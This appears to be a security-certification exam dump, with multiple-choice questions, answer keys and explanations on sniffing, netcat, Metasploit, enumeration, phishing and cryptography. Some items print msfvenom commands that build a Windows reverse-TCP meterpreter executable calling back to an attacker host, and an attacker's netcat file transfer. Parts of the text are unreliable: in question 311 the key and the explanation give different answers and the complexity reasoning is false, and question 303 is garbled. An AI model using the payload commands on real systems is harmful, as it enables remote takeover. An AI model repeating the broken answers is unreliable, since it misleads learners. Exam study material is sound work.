
The `%5c` expression that is in the URL request is a web server escape code which is used to represent normal characters. In this case `%5c` represents the character `\`.

Newer versions of modern web server software check for these escape codes and do not let them through. Some older versions however, do not filter out these codes in the root directory enforcer and will let the attackers execute such commands.

**NEW QUESTION 284**

- (Topic 2)

Which type of sniffing technique is generally referred as MiTM attack?



- A. Password Sniffing
- B. ARP Poisoning
- C. Mac Flooding
- D. DHCP Sniffing

**Answer: B**

**NEW QUESTION 286**

- (Topic 2)

An attacker runs netcat tool to transfer a secret file between two hosts.

```
Machine A: netcat -l -p 1234 < secretfile
Machine B: netcat 192.168.3.4 > 1234
```

He is worried about information being sniffed on the network.

How would the attacker use netcat to encrypt the information before transmitting onto the wire?

- A. Machine A: netcat -l -p -s password 1234 < testfileMachine B: netcat <machine A IP> 1234
- B. Machine A: netcat -l -e magickey -p 1234 < testfileMachine B: netcat <machine A IP> 1234
- C. Machine A: netcat -l -p 1234 < testfile -pw passwordMachine B: netcat <machine A IP> 1234 -pw password
- D. Use cryptcat instead of netcat

**Answer: D**

**NEW QUESTION 287**

- (Topic 2)

what is the correct way of using MSFvenom to generate a reverse TCP shellcode for windows?

- A. msfvenom -p windows/meterpreter/reverse\_tcp LHOST=10.10.10.30 LPORT=4444 -f c
- B. msfvenom -p windows/meterpreter/reverse\_tcp RHOST=10.10.10.30 LPORT=4444 -f c
- C. msfvenom -p windows/meterpreter/reverse\_tcp LHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe
- D. msfvenom -p windows/meterpreter/reverse\_tcp RHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe

**Answer: C**

**Explanation:**

<https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom> Often one of the most useful (and to the beginner underrated) abilities of Metasploit is the msfpayload module. Multiple payloads can be created with this module and it helps something that can give you a shell in almost any situation. For each of these payloads you can go into msfconsole and select exploit/multi/handler. Run ??set payload?? for the relevant payload used and configure all necessary

options (LHOST, LPORT, etc). Execute and wait for the payload to be run. For the examples below it's pretty self explanatory but LHOST should be filled in with your IP address (LAN IP if attacking within the network, WAN IP if attacking across the internet), and LPORT should be the port you wish to be connected back on. Example for Windows:

```
- msfvenom -p windows/meterpreter/reverse_tcp LHOST=Y<our IP Address> LPORT=<
Your Port to Connect On> -f exe > shell.exe
```

#### NEW QUESTION 292

- (Topic 2)

What hacking attack is challenge/response authentication used to prevent?

- A. Replay attacks
- B. Scanning attacks
- C. Session hijacking attacks
- D. Password cracking attacks

**Answer: A**

#### NEW QUESTION 295

- (Topic 2)

Bob, an attacker, has managed to access a target IoT device. He employed an online tool to gather information related to the model of the IoT device and the certifications granted to it. Which of the following tools did Bob employ to gather the above Information?

- A. search.com
- B. EarthExplorer
- C. Google image search
- D. FCC ID search

**Answer: D**

#### Explanation:

Footprinting techniques are used to collect basic information about the target IoT and OT platforms to exploit them. Information collected through footprinting techniques includes IP address, hostname, ISP, device location, banner of the target IoT device, FCC ID information, certification granted to the device, etc. pg. 5052 ECHv11 manual

[https://en.wikipedia.org/wiki/FCC\\_mark](https://en.wikipedia.org/wiki/FCC_mark)

An FCC ID is a unique identifier assigned to a device registered with the United States Federal Communications Commission. For legal sale of wireless devices in the US, manufacturers must:

- Have the device evaluated by an independent lab to ensure it conforms to FCC standards
- Provide documentation to the FCC of the lab results
- Provide User Manuals, Documentation, and Photos relating to the device
- Digitally or physically label the device with the unique identifier provided by the FCC (upon approved application)

The FCC gets its authority from Title 47 of the Code of Federal Regulations (47 CFR). FCC IDs are required for all wireless emitting devices sold in the USA. By searching an FCC ID, you can find details on the wireless operating frequency (including strength), photos of the device, user manuals for the device, and SAR reports on the wireless emissions

#### NEW QUESTION 300

- (Topic 2)

Sam, a professional hacker, targeted an organization with intention of compromising AWS IAM credentials. He attempted to lure one of the employees of the organization by initiating fake calls while posing as a legitimate employee. Moreover, he sent phishing emails to steal the AWS IAM credentials and further compromise the employee's account. What is the technique used by Sam to compromise the AWS IAM credentials?

- A. Social engineering
- B. insider threat
- C. Password reuse
- D. Reverse engineering

**Answer: A**

#### Explanation:

Just like any other service that accepts usernames and passwords for logging in, AWS users are vulnerable to social engineering attacks from attackers. fake emails, calls, or any other method of social engineering, may find yourself with an AWS user's credentials within the hands of an attacker.

If a user only uses API keys for accessing AWS, general phishing techniques could still use to gain access to other accounts or their pc itself, where the attacker may then pull the API keys for aforementioned AWS user.

With basic opensource intelligence (OSINT), it's usually simple to collect a list of workers of an organization that use AWS on a regular basis. This list will then be targeted with spear phishing to do and gather credentials. an easy technique may include an email that says your bill has spiked 500th within the past 24 hours, [click here for additional information](#), and when they click the link, they're forwarded to a malicious copy of the AWS login page designed to steal their credentials.

An example of such an email will be seen within the screenshot below. it's exactly like an email that AWS would send to you if you were to exceed the free tier limits, except for a few little changes. If you clicked on any of the highlighted regions within the screenshot, you'd not be taken to the official AWS web site and you'd instead be forwarded to a pretend login page setup to steal your credentials.

These emails will get even more specific by playing a touch bit additional OSINT before causing them out. If an attacker was ready to discover your AWS account ID on-line somewhere, they could use methods we at rhino have free previously to enumerate what users and roles exist in your account with none logs contact on your side. they could use this list to more refine their target list, further as their emails to reference services they will know that you often use.

For reference, the journal post for using AWS account IDs for role enumeration will be found [here](#) and the journal post for using AWS account IDs for user enumeration will be found [here](#).

During engagements at rhino, we find that phishing is one in all the fastest ways for us to achieve access to an AWS environment.

#### NEW QUESTION 303

- (Topic 2)

An LDAP directory can be used to store information similar to a SQL database. LDAP uses a database structure instead of SQL's structure. Because of this,

LDAP has difficulty representing many-to-one relationships.

- A. Relational, Hierarchical
- B. Strict, Abstract
- C. Hierarchical, Relational
- D. Simple, Complex

**Answer: C**

**NEW QUESTION 307**

- (Topic 2)

Garry is a network administrator in an organization. He uses SNMP to manage networked devices from a remote location. To manage nodes in the network, he uses MIB, which contains formal descriptions of all network objects managed by SNMP. He accesses the contents of MIB by using a web browser either by entering the IP address and Lseries.mlb or by entering the DNS library name and Lseries.mlb. He is currently retrieving information from an MIB that contains object types for workstations and server services. Which of the following types of MIB is accessed by Garry in the above scenario?

- A. LNMIB2.MIB
- B. WINS.MIB
- C. DHCP.MIS
- D. MIB\_II.MIB

**Answer: A**

**Explanation:**

DHCP.MIB: Monitors network traffic between DHCP servers and remote hosts  
 HOSTMIB.MIB: Monitors and manages host resources  
 LNMIB2.MIB: Contains object types for workstation and server services  
 MIBJI.MIB: Manages TCP/IP-based Internet using a simple architecture and system  
 WINS.MIB: For the Windows Internet Name Service (WINS)

**NEW QUESTION 311**

- (Topic 3)

You are the lead cybersecurity analyst at a multinational corporation that uses a hybrid encryption system to secure inter-departmental communications. The system uses RSA encryption for key exchange and AES for data encryption, taking advantage of the strengths of both asymmetric and symmetric encryption. Each RSA key pair has a size of 'n' bits, with larger keys providing more security at the cost of slower performance. The time complexity of generating an RSA key pair is  $O(n^2)$ , and AES encryption has a time complexity of  $O(n)$ . An attacker has developed a quantum algorithm with time complexity  $O((\log n)^2)$  to crack RSA encryption. Given  $n=4000$  and variable AES key size, which scenario is likely to provide the best balance of security and performance?

- A. AES key size=128 bits: This configuration provides less security than option A, but RSA key generation and AES encryption will be faster.
- B. AES key size=256 bits: This configuration provides a high level of security, but RSA key generation may be slow.
- C. AES key size=192 bits: This configuration is a balance between options A and B, providing moderate security and performance.
- D. AES key size=512 bits: This configuration provides the highest level of security but at a significant performance cost due to the large AES key size.

**Answer: A**

**Explanation:**

A hybrid encryption system is a system that combines the advantages of both asymmetric and symmetric encryption algorithms. Asymmetric encryption, such as RSA, uses a pair of keys: a public key and a private key, which are mathematically related but not identical. Asymmetric encryption can provide key exchange, authentication, and non-repudiation, but it is slower and less efficient than symmetric encryption. Symmetric encryption, such as AES, uses a single key to encrypt and decrypt data. Symmetric encryption is faster and more efficient than asymmetric encryption, but it requires a secure way to share the key. In a hybrid encryption system, RSA encryption is used for key exchange, and AES encryption is used for data encryption. This way, the system can benefit from the security of RSA and the speed of AES. However, the system also depends on the key sizes of both algorithms, which affect the security and performance of the system.

The key size of RSA encryption determines the number of bits in the public and private keys. The larger the key size, the more secure the encryption, but also the slower the key generation and encryption/decryption processes. The time complexity of generating an RSA key pair is  $O(n^2)$ , where n is the key size in bits. This means that the time required to generate an RSA key pair increases quadratically with the key size. For example, if it takes 1 second to generate a 1024-bit RSA key pair, it will take 4 seconds to generate a 2048-bit RSA key pair, and 16 seconds to generate a 4096-bit RSA key pair.

The key size of AES encryption determines the number of bits in the symmetric key. The larger the key size, the more secure the encryption, but also the more rounds of encryption/decryption are needed. The time complexity of AES encryption is  $O(n)$ , where n is the key size in bits. This means that the time required to encrypt/decrypt data increases linearly with the key size. For example, if it takes 1 second to encrypt/decrypt data with a 128-bit AES key, it will take 2 seconds to encrypt/decrypt data with a 256-bit AES key, and 4 seconds to encrypt/decrypt data with a 512-bit AES key.

An attacker has developed a quantum algorithm with time complexity  $O((\log n)^2)$  to crack RSA encryption. This means that the time required to break RSA encryption decreases exponentially with the key size. For example, if it takes 1 second to break a 1024-bit RSA encryption, it will take 0.25 seconds to break a 2048-bit RSA encryption, and 0.0625 seconds to break a 4096-bit RSA encryption. This makes RSA encryption vulnerable to quantum attacks, unless the key size is very large.

Given  $n=4000$  and variable AES key size, the scenario that is likely to provide the best balance of security and performance is C. AES key size=192 bits. This configuration is a compromise between options A and B, providing moderate security and performance. Option A, AES key size=128 bits, provides less security than option C, but RSA key generation and AES encryption will be faster. Option B, AES key size=256 bits, provides more security than option C, but RSA key generation may be slow. Option D, AES key size=512 bits, provides the highest level of security, but at a significant performance cost due to the large AES key size. References:

- ? Hybrid cryptosystem - Wikipedia
- ? RSA (cryptosystem) - Wikipedia
- ? Advanced Encryption Standard - Wikipedia
- ? Quantum computing and cryptography - Wikipedia

**NEW QUESTION 315**

- (Topic 3)

The security team of Debry Inc. decided to upgrade Wi-Fi security to thwart attacks such as dictionary attacks and key recovery attacks. For this purpose, the security team started implementing cutting-edge technology that uses a modern key establishment protocol called the simultaneous authentication of equals (SAE), also known as dragonfly key exchange, which replaces the PSK concept. What is the Wi-Fi encryption technology implemented by Debry Inc.?

- A. WEP

- B. WPA
- C. WPA2
- D. WPA3

**Answer:** D

#### NEW QUESTION 320

- (Topic 3)

What is the least important information when you analyze a public IP address in a security alert?

- A. DNS
- B. Whois
- C. Geolocation
- D. ARP

**Answer:** D

#### NEW QUESTION 324

- (Topic 3)

What useful information is gathered during a successful Simple Mail Transfer Protocol (SMTP) enumeration?

- A. The two internal commands VRFY and EXPN provide a confirmation of valid users, email addresses, aliases, and mailing lists.
- B. Reveals the daily outgoing message limits before mailboxes are locked
- C. The internal command RCPT provides a list of ports open to message traffic.
- D. A list of all mail proxy server addresses used by the targeted host

**Answer:** A

#### NEW QUESTION 326

- (Topic 3)

As a cybersecurity consultant for SafePath Corp, you have been tasked with implementing a system for secure email communication. The key requirement is to ensure both confidentiality and non-repudiation. While considering various encryption methods, you are inclined towards using a combination of symmetric and asymmetric cryptography. However, you are unsure which cryptographic technique would best serve the purpose. Which of the following options would you choose to meet these requirements?

- A. Use symmetric encryption with the AES algorithm.
- B. Use the Diffie-Hellman protocol for key exchange and encryption.
- C. Apply asymmetric encryption with RSA and use the public key for encryption.
- D. Apply asymmetric encryption with RSA and use the private key for signing.

**Answer:** D

#### Explanation:

To ensure both confidentiality and non-repudiation for secure email communication, you need to use a combination of symmetric and asymmetric cryptography. Symmetric encryption is a method of encrypting and decrypting data using the same secret key, which is faster and more efficient than asymmetric encryption. Asymmetric encryption is a method of encrypting and decrypting data using a pair of keys: a public key and a private key, which are mathematically related but not identical. Asymmetric encryption can provide authentication, integrity, and non-repudiation, as well as key distribution.

The cryptographic technique that would best serve the purpose is to apply asymmetric encryption with RSA and use the private key for signing. RSA is a widely used algorithm for asymmetric encryption, which is based on the difficulty of factoring large numbers. RSA can be used to encrypt data, as well as to generate digital signatures, which are a way of proving the identity and authenticity of the sender and the integrity of the message.

The steps to implement this technique are as follows:

? Generate a pair of keys for each user: a public key and a private key. The public key can be shared with anyone, while the private key must be kept secret and protected by the user.

? When a user wants to send an email to another user, they first encrypt the email content with a symmetric key, such as AES, which is a strong and efficient algorithm for symmetric encryption. The symmetric key is then encrypted with the recipient's public key, using RSA. The encrypted email and the encrypted symmetric key are then sent to the recipient.

? The sender also generates a digital signature for the email, using their private key and a hash function, such as SHA-256, which is a secure and widely used algorithm for generating hashes. A hash function is a mathematical function that takes any input and produces a fixed-length output, called a hash or a digest, that uniquely represents the input. A digital signature is a hash of the email that is encrypted with the sender's private key, using RSA. The digital signature is then attached to the email and sent to the recipient.

? When the recipient receives the email, they first decrypt the symmetric key with their private key, using RSA. They then use the symmetric key to decrypt the email content, using AES. They also verify the digital signature by decrypting it with the sender's public key, using RSA, and comparing the resulting hash with the hash of the email, using the same hash function. If the hashes match, it means that the email is authentic and has not been tampered with.

Using this technique, the email communication is secure because:

? The confidentiality of the email content is ensured by the symmetric encryption with AES, which is hard to break without knowing the symmetric key.

? The symmetric key is also protected by the asymmetric encryption with RSA, which is hard to break without knowing the recipient's private key.

? The non-repudiation of the email is ensured by the digital signature with RSA, which is hard to forge without knowing the sender's private key.

? The digital signature also provides authentication and integrity of the email, as it proves that the email was sent by the sender and has not been altered in transit.

References:

? How to Encrypt Email (Gmail, Outlook, iOS, Yahoo, Android, AOL)

#### NEW QUESTION 328

.....

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